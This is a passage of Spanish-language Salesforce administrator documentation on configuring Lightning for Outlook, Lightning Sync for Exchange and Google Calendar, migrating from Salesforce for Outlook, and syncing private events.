La configuración de maletín de los ejecutivos de cuentas se basa en cuentas, lo que implica que el maletín incluye las cuentas del usuario y las oportunidades relacionadas con esas cuentas. Las oportunidades se filtran de modo que sólo se sincronizan las oportunidades abiertas cuyo cierre está programado en el trimestre actual. Los conjuntos de datos secundarios de eventos y tareas recuperan todas las actividades relacionadas con esas oportunidades y no sólo las que corresponden al usuario. Sólo se envían al maletín las tareas y eventos abiertos que se muestran en una ventana de dos meses. Los conjuntos de datos principales de tareas y eventos despliegan sólo las actividades del usuario y limita las actividades a tareas abiertas y eventos programados para los siguientes 30 días. El conjunto de datos de contacto muestra los registros de contacto del usuario pero limita el recuento a los 500 contactos que han estado activos más recientemente.

CONSULTE TAMBIÉN

Definir conjuntos de datos de Connect Offline

Gestionar configuraciones de maletín de Connect Offline

# Configurar usuarios para utilizar Salesforce desde aplicaciones de Microsoft® Email o Google Calendar™

Sabe que sus representantes de ventas emplean gran cantidad de tiempo trabajando en los candidatos desde su correo electrónico y programando citas desde sus calendarios. Ayude los representantes a ser más productivos configurándolos para obtener su trabajo de Salesforce hecho directamente desde esas aplicaciones. Nuestras funciones de integración de correo electrónico permiten a los representantes ver y crear registros de Salesforce y agregar mensajes de correo electrónico a Salesforce, sin salir de Microsoft Outlook. También puede configurar usuarios de la aplicación de Microsoft para sincronizar contactos, eventos y tareas con Salesforce y usuarios de Google Calendar para sincronizar eventos en Salesforce.

# ¿Qué producto de integración de correo electrónico es adecuado para mi empresa?

Si se está preparando para migrar desde uno de nuestros productos de integración de correo electrónico heredados o explorando la integración de correo electrónico por primera vez, puede simplificar el trabajo que realizan sus profesionales de ventas entre sus aplicaciones de correo electrónico y calendario y Salesforce. Ofrecemos varios productos que le permiten integrar Salesforce con aplicaciones de correo electrónico de Microsoft o Google Calendar™. Antes de profundizar en la configuración, revise sus opciones y seleccione el producto que mejor satisfaga las necesidades de sus representantes de ventas.

Revise nuestras recomendaciones para el producto de integración de correo electrónico que mejor se ajuste a sus usuarios.

| Para representantes de ventas que utilizan estos productos | Recomendamos esta solución de Salesforce | Más información |
|---|---|---|
| Aplicaciones de correo electrónico de Microsoft® | Conozca más detalles sobre nuestros diversos productos de integración con Microsoft y decida cuál es el adecuado para sus representantes de ventas. | Trayectoria de integración de Microsoft: Beneficios de la integración con Microsoft |
| Salesforce for Outlook para integrarse con estas aplicaciones de correo electrónico de Microsoft® | Conozca más detalles sobre cómo estamos centrando nuestros esfuerzos de desarrollo en productos de integración con Microsoft basados en la nube, Lightning for Outlook y Lightning Sync para Microsoft Exchange. Estas funciones admiten las versiones más recientes de las aplicaciones de Microsoft y no requieren instalación por parte de los usuarios. Si sus representantes de ventas cumplen los requisitos del sistema, revise también nuestras consideraciones para migrar y hacer que sus representantes obtengan las funciones más recientes e impresionantes de integración con Microsoft. | • Trayectoria de integración de Microsoft: Beneficios de la integración con Microsoft<br>• Consideraciones para migrar desde Salesforce for Outlook a Lightning for Outlook y Lightning Sync |
| Google Calendar™ | Conozca más detalles sobre Lightning Sync para Google y decida si es adecuado para sus representantes de ventas. | Lightning Sync para Google (Beta) |

EDICIONES

Estas funciones están disponibles para gestionarse desde: Salesforce Classic y Lightning Experience

Lightning for Outlook está disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Lightning Sync está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Salesforce for Outlook está disponible en: **todas** las ediciones

# Consideraciones para migrar desde Salesforce for Outlook a Lightning for Outlook y Lightning Sync

Antes de migrar desde Salesforce for Outlook a Lightning for Outlook y Lightning Sync, póngase al día sobre estas consideraciones sobre la sincronización.

Limitaciones para ejecutar Lightning for Outlook y Salesforce for Outlook de forma simultánea
Aunque puede activar Lightning for Outlook y el panel lateral de Salesforce for Outlook en la misma organización, los usuarios no pueden ejecutar ambas funciones de integración con Microsoft® al mismo tiempo.

Cómo gestiona Lightning Sync los conflictos de sincronización con Salesforce for Outlook
Obtenga información acerca de cómo gestiona Salesforce conflictos de sincronización cuando los usuarios están asignados a los mismos registros para ambas funciones.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Lightning for Outlook disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Lightning Sync está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Salesforce for Outlook disponible en: **todas** las ediciones

## Limitaciones para ejecutar Lightning for Outlook y Salesforce for Outlook de forma simultánea

Aunque puede activar Lightning for Outlook y el panel lateral de Salesforce for Outlook en la misma organización, los usuarios no pueden ejecutar ambas funciones de integración con Microsoft® al mismo tiempo.

Para evitar que sus usuarios utilicen varias funciones de integración de correo electrónico a la vez, Salesforce desconecta automáticamente el panel lateral de Salesforce for Outlook cuando los usuarios se conectan con Lightning for Outlook. Los usuarios que utilizan Lightning for Outlook aún podrán descargar, instalar y sincronizar con Salesforce for Outlook, pero solo Lightning for Outlook puede ejecutarse en Outlook.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Lightning for Outlook disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Salesforce for Outlook disponible en: **todas** las ediciones

## Cómo gestiona Lightning Sync los conflictos de sincronización con Salesforce for Outlook

Obtenga información acerca de cómo gestiona Salesforce conflictos de sincronización cuando los usuarios están asignados a los mismos registros para ambas funciones.

Si está migrando sus usuarios desde Salesforce for Outlook a Lightning Sync, recomendamos desactivar Salesforce for Outlook para sus usuarios de Lightning Sync.

Aunque Salesforce gestiona estos conflictos por usted, esta práctica recomendada le evita crear configuraciones de sincronización complicadas que se pueden hacer difíciles de gestionar más adelante.

Si no desactiva Salesforce for Outlook para usuarios de Lightning Sync y asignó un usuario para sincronizar los mismos registros con ajustes en conflicto tanto en una configuración de Outlook como en una configuración de Lightning Sync, Salesforce dará preferencia automáticamente a los ajustes que ha establecido para ese tipo de registro en la configuración de Lightning Sync.

Como Salesforce da preferencia por registro, no por configuración, una o ambas funciones podrían sincronizar los elementos de Microsoft® de sus representantes.

Por ejemplo, si un usuario está asignado para sincronizar contactos, eventos y tareas en una configuración de Outlook y contactos y eventos en una configuración de Lightning Sync, las tareas del usuario podrían sincronizarse con Salesforce for Outlook y los contactos y los eventos podrían sincronizarse con Lightning Sync.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Lightning Sync está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Salesforce for Outlook disponible en: **todas** las ediciones

# Lightning for Outlook: Configurar representantes de ventas para utilizar Salesforce desde Microsoft® Outlook®


Permita a sus equipos de ventas permanecer al tanto de oportunidades de venta importantes. Utilizando la aplicación Web de Microsoft® Outlook® (OWA), Outlook 2016 u Outlook 2013, junto con Microsoft Office 365™, los equipos de ventas pueden gestionar sus ventas de forma más eficiente. Sus representantes de ventas pueden agregar correos electrónicos y archivos adjuntos a registros de Salesforce. Además, pueden crear registros de Salesforce utilizando acciones globales, directamente en sus aplicaciones de correo electrónico.

En primer lugar, activa Lightning for Outlook a continuación, los miembros de sus equipos de ventas completan su breve procedimiento de configuración. Después, los compañeros seleccionan un correo electrónico o un evento en Outlook (1) y a continuación seleccionan `Salesforce` (2). Es desde ese momento cuando sus representantes visualizan usuarios, candidatos y contactos relacionados. Los representantes también pueden ver casos, oportunidades y cuentas relacionados (3).

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Los representantes de ventas pueden crear registros de Salesforce directamente desde Outlook (4). Los representantes seleccionan el registro para ver más detalles acerca de él en su aplicación de correo electrónico. O bien los representantes obtienen detalles completos acerca del registro o el correo electrónico relacionado con él directamente en Salesforce (5).

Del mismo modo que los representantes de ventas relacionan mensajes de correo electrónico, Lightning for Outlook permite a los representantes relacionar esos eventos de calendario con registros de Salesforce.

- Cualquier evento al que asisten los representantes
- Cualquier evento que los representantes organicen, si está trabajando en Outlook 2016 para Windows *o* Outlook Web App en Office 365

Para relacionar un evento, los representantes lo seleccionan en su aplicación de correo electrónico de Microsoft. A continuación, seleccionan Salesforce (1).




Aparecen registros relevantes de Salesforce(2). Al igual que cuando los representantes trabajan con correos electrónicos, sus representantes pueden seleccionar un registro para ver más detalles en su aplicación de correo electrónico. O bien, pueden crear un registro u obtener detalles completos acerca del registro directamente en Salesforce (3).

# Configurar equipos de ventas para utilizar Salesforce en Microsoft® Outlook®

Ayude sus equipos de ventas a ver y crear registros de Salesforce con acciones globales directamente en Outlook Web App (OWA), Outlook 2016 y Outlook 2013.

**EDICIONES**


Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para activar Lightning for Outlook
- "Personalizar aplicación"

1. Desde Configuración de Salesforce, introduzca *Lightning for Outlook* en el cuadro Búsqueda rápida, luego seleccione **Configuración de Lightning for Outlook** .




2. Active Lightning for Outlook. Guarde sus cambios.

   Cuando aparezcan las secciones de asignación y la lista blanca, no necesitará realizar cambios en ellas.

3. Seleccione el entorno en el que está configurando la aplicación de Lightning for Outlook.

   Consejo: ¡Ayude sus equipos de ventas a ayudarse por sí solos! Desde Microsoft Office Store, ponga la aplicación de Lightning for Outlook a disposición de sus equipos de ventas para su instalación. De ese modo, empleará menos tiempo en instalar Lightning for Outlook para menos compañeros de su equipo.

4. Si está utilizando Exchange 2016 o 2013 in situ, actualice **URL de metadatos de Exchange**. Luego, actualice los dominios de lista blanca en la siguiente sección.

# Personalizar Lightning for Outlook para sus representantes de ventas (Beta)

Ayude sus usuarios de Lightning for Outlook a realizar más tareas personalizando el contenido de Salesforce que ven y con el que trabajan desde Microsoft® Outlook®.

Nota: Esta versión contiene una versión beta de Paneles de aplicación de correo electrónico, lo que significa que es una función de alta calidad con limitaciones conocidas. Esta función no está disponible de forma general a menos o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias para los paneles de aplicación de correo electrónico en IdeaExchange o el grupo Lightning for Outlook en Success Community.

Personalice Lightning for Outlook de modo que sus representantes de ventas puedan ver el contenido de Salesforce que más les interesa, directamente desde Microsoft® Outlook®.

Para personalizar Lightning for Outlook para sus usuarios, autorice contenidos personalizados para Lightning for Outlook y luego cree paneles de aplicación de correo electrónico personalizados con el Generador de aplicaciones Lightning.

1. En Configuración, introduzca *Lightning for Outlook* en el cuadro Búsqueda rápida y seleccione **Configuración de Lightning for Outlook**.
2. Active **Personalizar contenido con el generador de aplicaciones (beta)**.
3. En Salesforce Classic, haga clic en **Guardar**.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para personalizar Lightning for Outlook y crear y guardar Páginas Lightning en el Generador de aplicaciones Lightning

- "Personalizar aplicación"

Para ver páginas Lightning en el Generador de aplicaciones Lightning.

- "Ver parámetros y configuración"

# Crear paneles de aplicaciones de correo electrónico personalizados para usuarios de Lightning for Outlook (Beta)

Seleccione el contenido de Salesforce que los representantes de ventas ven desde Lightning for Outlook creando paneles de aplicaciones de correo electrónico personalizados con el Generador de aplicaciones Lightning.

Cree un panel de aplicaciones de correo electrónico y agregue los componentes estándar y personalizados que desea que su usuarios de Lightning for Outlook ven y trabajen con ellos desde Outlook. Además, puede aprovechar algunos componentes que encontrará en AppExchange.

1. Cree un panel de aplicaciones de correo electrónico. Los pasos son diferentes dependiendo de si está trabajando desde Lightning Experience o Salesforce Classic.
   - En Lightning Experience:

     En Configuración, introduzca `Lightning for Outlook` en el cuadro `Búsqueda rápida` y seleccione **Configuración de Lightning for Outlook** . Haga clic en **Nuevo** en Paneles de aplicaciones de correo electrónico.
   - En Salesforce Classic:

     En Configuración, introduzca `Generador de aplicaciones` en el cuadro `Búsqueda rápida` y seleccione **Configuración de Generador de aplicaciones Lightning** . Haga clic en **Nuevo** en Páginas Lightning.
2. Seleccione **Paneles de aplicaciones de correo electrónico (Beta)**.
3. Haga clic en **Siguiente** para continuar.
4. Haga clic en **Siguiente** para seleccionar el formato predeterminado para el panel de aplicaciones de correo electrónico.
5. Otorgue a su panel una etiqueta única.
6. Arrastre componentes estándar y personalizados que desea en el panel. Para agregar más componentes, haga clic en en el borde superior o inferior de un componente para crear un punto de inserción.
7. Arrastre los componentes hacia arriba y hacia abajo para reorganizar su orden.
8. Haga clic en el área vacía del lienzo para agregar una descripción para su panel.
9. Haga clic en **Guardar**.

Para poner el panel de aplicaciones de correo electrónico a disposición de los usuarios de Lightning for Outlook, active el panel y asígnelo a perfiles de usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar Lightning for Outlook y crear y guardar Páginas Lightning en el Generador de aplicaciones Lightning
- "Personalizar aplicación"

Para ver páginas Lightning en el Generador de aplicaciones Lightning.
- "Ver parámetros y configuración"

## Asignar paneles de aplicaciones de correo electrónico personalizados a usuarios de Lightning for Outlook (Beta)

Para implementar paneles de aplicaciones de correo electrónico en usuarios de Lightning for Outlook, active los paneles y asígnelos a perfiles de usuario.

Puede establecer un panel como predeterminado para todos los usuarios o asignarlo a perfiles de usuario específicos.

Siga estos pasos para modificar asignaciones de panel.

1. Acceda a sus paneles de aplicaciones de correo electrónico. Usted completa estos pasos de forma diferente dependiendo de si está trabajando desde Lightning Experience o Salesforce Classic.
   - En Lightning Experience; desde Configuración, introduzca *Lightning for Outlook* en el cuadro Búsqueda rápida y seleccione **Configuración de Lightning for Outlook** .
   - En Salesforce Classic; desde Configuración, introduzca *Generador de aplicaciones* en el cuadro Búsqueda rápida y seleccione **Configuración de Generador de aplicaciones Lightning** .
2. Haga clic en **Modificar** en el perfil de usuario que desea activar.
3. Haga clic en **Activación**.

   Nota: Desde Lightning Experience, puede asignar un panel de aplicaciones de correo electrónico a múltiples perfiles de usuario haciendo clic en **Establecer asignaciones de página**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar Lightning for Outlook, cree y guarde Páginas Lightning en el Generador de aplicaciones Lightning
- "Personalizar aplicación"

Para ver páginas Lightning en el Generador de aplicaciones Lightning.
- "Ver parámetros y configuración"

# Lightning Sync: sincronizar los elementos de Microsoft® o Google de sus representantes de ventas con Salesforce

Ayude a sus representantes de ventas a mantener los contactos o eventos sincronizados entre sus aplicaciones de correo electrónico y Salesforce empleando nuestra función de integración de correo electrónico basada en la nube. ¿Qué hace tan especial eso de sincronizar desde la nube?, se pregunta. Bueno, significa que para realizar el trabajo, no tiene que pedir a sus representantes que instalen software. También significa que sus profesionales de TI tienen que realizar menos tareas para mantener la función.

Lightning Sync es compatible con Microsoft Exchange y Google Calendar™ .

Lightning Sync para Microsoft Exchange sincroniza los contactos de los representantes entre sistemas, y los eventos de los representantes desde su correo electrónico basado en Exchange con Salesforce. Lightning Sync para Google (Beta) sincroniza eventos de representantes desde sus calendarios de Google con Salesforce.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## ¿Cómo sincroniza Lightning Sync las cosas de mis representantes de ventas?

Obtenga información acerca de cómo gestiona Lightning Sync la sincronización de eventos y contactos de sus representantes cuando se configuran para utilizar Lightning Sync.

Sincronización de eventos privados
Obtenga información acerca de cómo se sincronizan los eventos privados entre Salesforce y las aplicaciones de calendario de sus representantes de ventas cuando configura los representantes para utilizar Lightning Sync.

Eliminación de eventos
Puede configurar representantes de ventas para eliminar eventos (desde su calendario y Salesforce) en una sola acción.

## Sincronización de eventos privados

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Obtenga información acerca de cómo se sincronizan los eventos privados entre Salesforce y las aplicaciones de calendario de sus representantes de ventas cuando configura los representantes para utilizar Lightning Sync.

Los representantes pueden evitar que los compañeros de trabajo visualicen sus eventos en Salesforce y en sus aplicaciones de calendario marcando los eventos como privados.

Lightning Sync no sincroniza los eventos privados de sus representantes entre sistemas salvo que seleccione sincronizar eventos y seleccione activar `Sincronizar eventos privados` en la configuración de Lightning Sync de un representante.

Después de la activación, se sincronizan los eventos privados nuevos y actualizados durante el siguiente ciclo de sincronización (habitualmente, los ciclos de sincronización se producen cada pocos minutos). Los eventos privados se sincronizan de acuerdo con los filtros que ha determinado en la configuración del representante.

Cuando se inicia la sincronización de eventos privados, los detalles del evento privado son visibles para los compañeros de los representantes dependiendo de dos factores: El sistema en el que se visualizan los eventos del sistema y cómo han establecido los representantes su configuración de colaboración de calendario en Salesforce.

En Salesforce, las horas de inicio y finalización de un evento privado son visibles para compañeros de trabajo pero los detalles del evento están ocultos. Todos los detalles del evento privado son visibles para administradores de Salesforce que pueden ver, modificar y crear informes acerca de eventos. Los representantes seleccionan compartir más detalles de eventos privados con sus compañeros de trabajo cambiando su nivel de colaboración de calendario en su `Configuración personal`.

En su aplicación de calendario, los detalles de evento privado se comparten con compañeros y supervisores como siempre han hecho. Consulte la documentación de la aplicación de calendario para obtener más información.

Si decide desactivar la sincronización de eventos privados, no se sincronizan los eventos privados de sus representantes durante el próximo ciclo de sincronización y no se vuelven a sincronizar de nuevo. Una versión de cada evento privado que se ha sincronizado anteriormente permanece tanto en Salesforce como en el calendario del representante hasta que éste elimine uno o ambos.

**Importante:** Salesforce no comunica a los representantes cómo se configuran sus eventos privados para sincronizar ni les comunica que ha cambiado la configuración. Es importante que comunique qué experiencia pueden esperar los representantes de modo que puedan preparar sus calendarios de manera acorde. Esta práctica puede ayudar los representantes a sentirse cómodos con la sincronización de sus eventos privados. También le garantiza que se mantiene la fantástica fiesta del 95 cumpleaños de la tía Alberta fuera de Salesforce.

### Eliminación de eventos

Puede configurar representantes de ventas para eliminar eventos (desde su calendario y Salesforce) en una sola acción.

Puede configurar representantes para eliminar automáticamente la sincronización de eventos en una sola acción. Seleccione esta configuración para representantes desde sus configuraciones de Lightning Sync.

A continuación, los representantes pueden eliminar un evento de su aplicación de calendario y Lightning Sync eliminará el evento homólogo en Salesforce automáticamente.

Como Lightning Sync está diseñado para sincronizar solo desde calendarios de sus representantes a Salesforce, la eliminación de Lightning Sync solo funciona cuando los representantes de ventas eliminan eventos de su calendario. Si los representantes eliminan eventos de sincronización de Salesforce, el homólogo del evento permanecen en el calendario del representante.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los eventos que los representantes retiran de sus calendarios predeterminados y de un calendario secundario también se eliminan en Salesforce automáticamente.

## Consideraciones para Lightning Sync

Antes de implementar Lightning Sync en sus representantes de ventas, familiarícese con estas consideraciones.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Consideraciones para sincronizar eventos

Antes de implementar Lightning Sync en sus representantes de ventas, familiarícese con estas consideraciones para la sincronización de eventos. De esta manera, su implementación no arrojará sorpresas.

Lightning Sync puede sincronizar los eventos de sus representantes de ventas desde sus calendarios basados en Microsoft® Exchange en Salesforce. Decidió si los representante sincronizan eventos configurando la función desde configuraciones de Lightning Sync en Configuración.

Tenga en cuenta que existe la posibilidad de que Lightning Sync sobrescriba datos de eventos a no ser que tenga cuidado al implementar la función para sus representantes.

En primer lugar, ¿describe uno de estos escenarios su implementación?

- Está migrando representantes desde Salesforce for Outlook
- Sus representantes modifican los registros de sus eventos en Salesforce
- Sus representantes ya tienen acceso a Lightning for Outlook (conocida anteriormente como Aplicación de Salesforce para Outlook)

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Por ejemplo, digamos que su representante tiene notas de citas en registros de eventos de Salesforce. Pero el evento coincidente en el calendario de ese representante no incluye esas notas. Durante la primera sincronización, Lightning Sync sobrescribe el evento en Salesforce por uno del calendario.

### Directrices para sincronizar eventos

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Antes de implementar Lightning Sync, revise estas directrices para evitar la sobreescritura de datos de eventos en ciertos escenarios de sincronización.

Si pasa por uno de los escenarios de sincronización descritos en Consideraciones para la sincronización de eventos, siga estas directrices cuando configure sus representantes para Lightning Sync.

- En configuraciones de Lightning Sync, no cambie el parámetro predeterminado, `HOY`, para el filtro de sincronización de eventos. De esa forma, las modificaciones que realizaron sus representantes en eventos pasados en Salesforce se excluyen de la sincronización inicial.
- Informe los representantes de que los eventos se sincronizan desde sus calendarios a Salesforce, por lo que los representantes deben modificar eventos desde sus calendarios.
- Indique a los representantes que modifique campos de eventos que se sincronizan (como la fecha, la hora, el asunto o la descripción) en sus calendarios, no en Salesforce. De esa forma, Lightning Sync no sobreescribe esas modificaciones en Salesforce. (No obstante, los representantes pueden seguir utilizando funciones en Salesforce que no se sincronizan con sus calendarios, como relacionar eventos con registros de Salesforce.)

## Consideraciones para empresas con múltiples organizaciones de Salesforce

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si su empresa utiliza Lightning Sync en múltiples organizaciones de Salesforce, asegúrese de que los datos en esas organizaciones permanecen separados teniendo presente la forma de establecer sus configuraciones de Lightning Sync.

Está utilizando múltiples organizaciones si:

- Prueba nuevas funciones en una organización de sandbox antes de configurar la función en su organización de producción.
- Mantiene organizaciones de Salesforce separadas en divisiones diferentes de su empresa.

Para evitar que Lightning Sync sincronice contactos y eventos entre sus organizaciones de Salesforce, no agregue el mismo usuario a configuraciones de Lightning Sync en más de una organización.

No recomendamos marcar una configuración de Lightning Sync como inactiva para evitar la sincronización de los datos entre sus organizaciones de Salesforce. Aunque al hacer una configuración inactiva se evita que sincronicen los datos de un usuario, se arriesga a olvidar que el usuario está incluido en múltiples configuraciones de Lightning Sync, y marcar la configuración como activa más adelante.

Ejemplo: Está probando funciones de Lightning Sync en su organización de sandbox, de modo que agrega la usuaria María López a una configuración de Lightning Sync en la organización de sandbox. Después de que esté satisfecho con el modo de configurar las funciones de Lightning Sync para María, estará listo para agregarla a una configuración de Lightning Sync en su organización de producción.

Antes de agregar a María a una configuración de Lightning Sync en su organización de producción, elimínela de la configuración en su organización de sandbox. En caso contrario, Lightning Sync puede sincronizar contactos y eventos entre la aplicación de correo electrónico de María, la organización de sandbox y la organización de producción, guardando datos de prueba y en vivo en las tres fuentes de datos.

# Lightning Sync for Microsoft® Exchange

Ayude sus representantes de ventas a mantener sus contactos y eventos sincronizados entre su servidor de Microsoft® Exchange y Salesforce sin solicitarles instalar y mantener el software.


Cuando configura los contactos y eventos de los usuarios para sincronizar entre el servidor de Microsoft® Exchange de su empresa y Salesforce, ayuda sus usuarios a aumentar su productividad. Es porque los usuarios no tienen necesidad de duplicar su trabajo entre los dos sistemas. Además, Lightning Sync ofrece a los usuarios entornos informáticos compatibles que ofrecen la flexibilidad de sincronizar elementos cuando trabajan desde sus escritorios o desde sus dispositivos móviles.

Usted define la experiencia de Lightning Sync de sus usuarios seleccionando la configuración de sincronización para usuarios en Salesforce. Puede configurar los usuarios para sincronizar contactos entre Exchange y Salesforce en ambas direcciones o solo en una. También puede configurar usuarios para sincronizar eventos en una sola dirección, desde Exchange a Salesforce.

EDICIONES

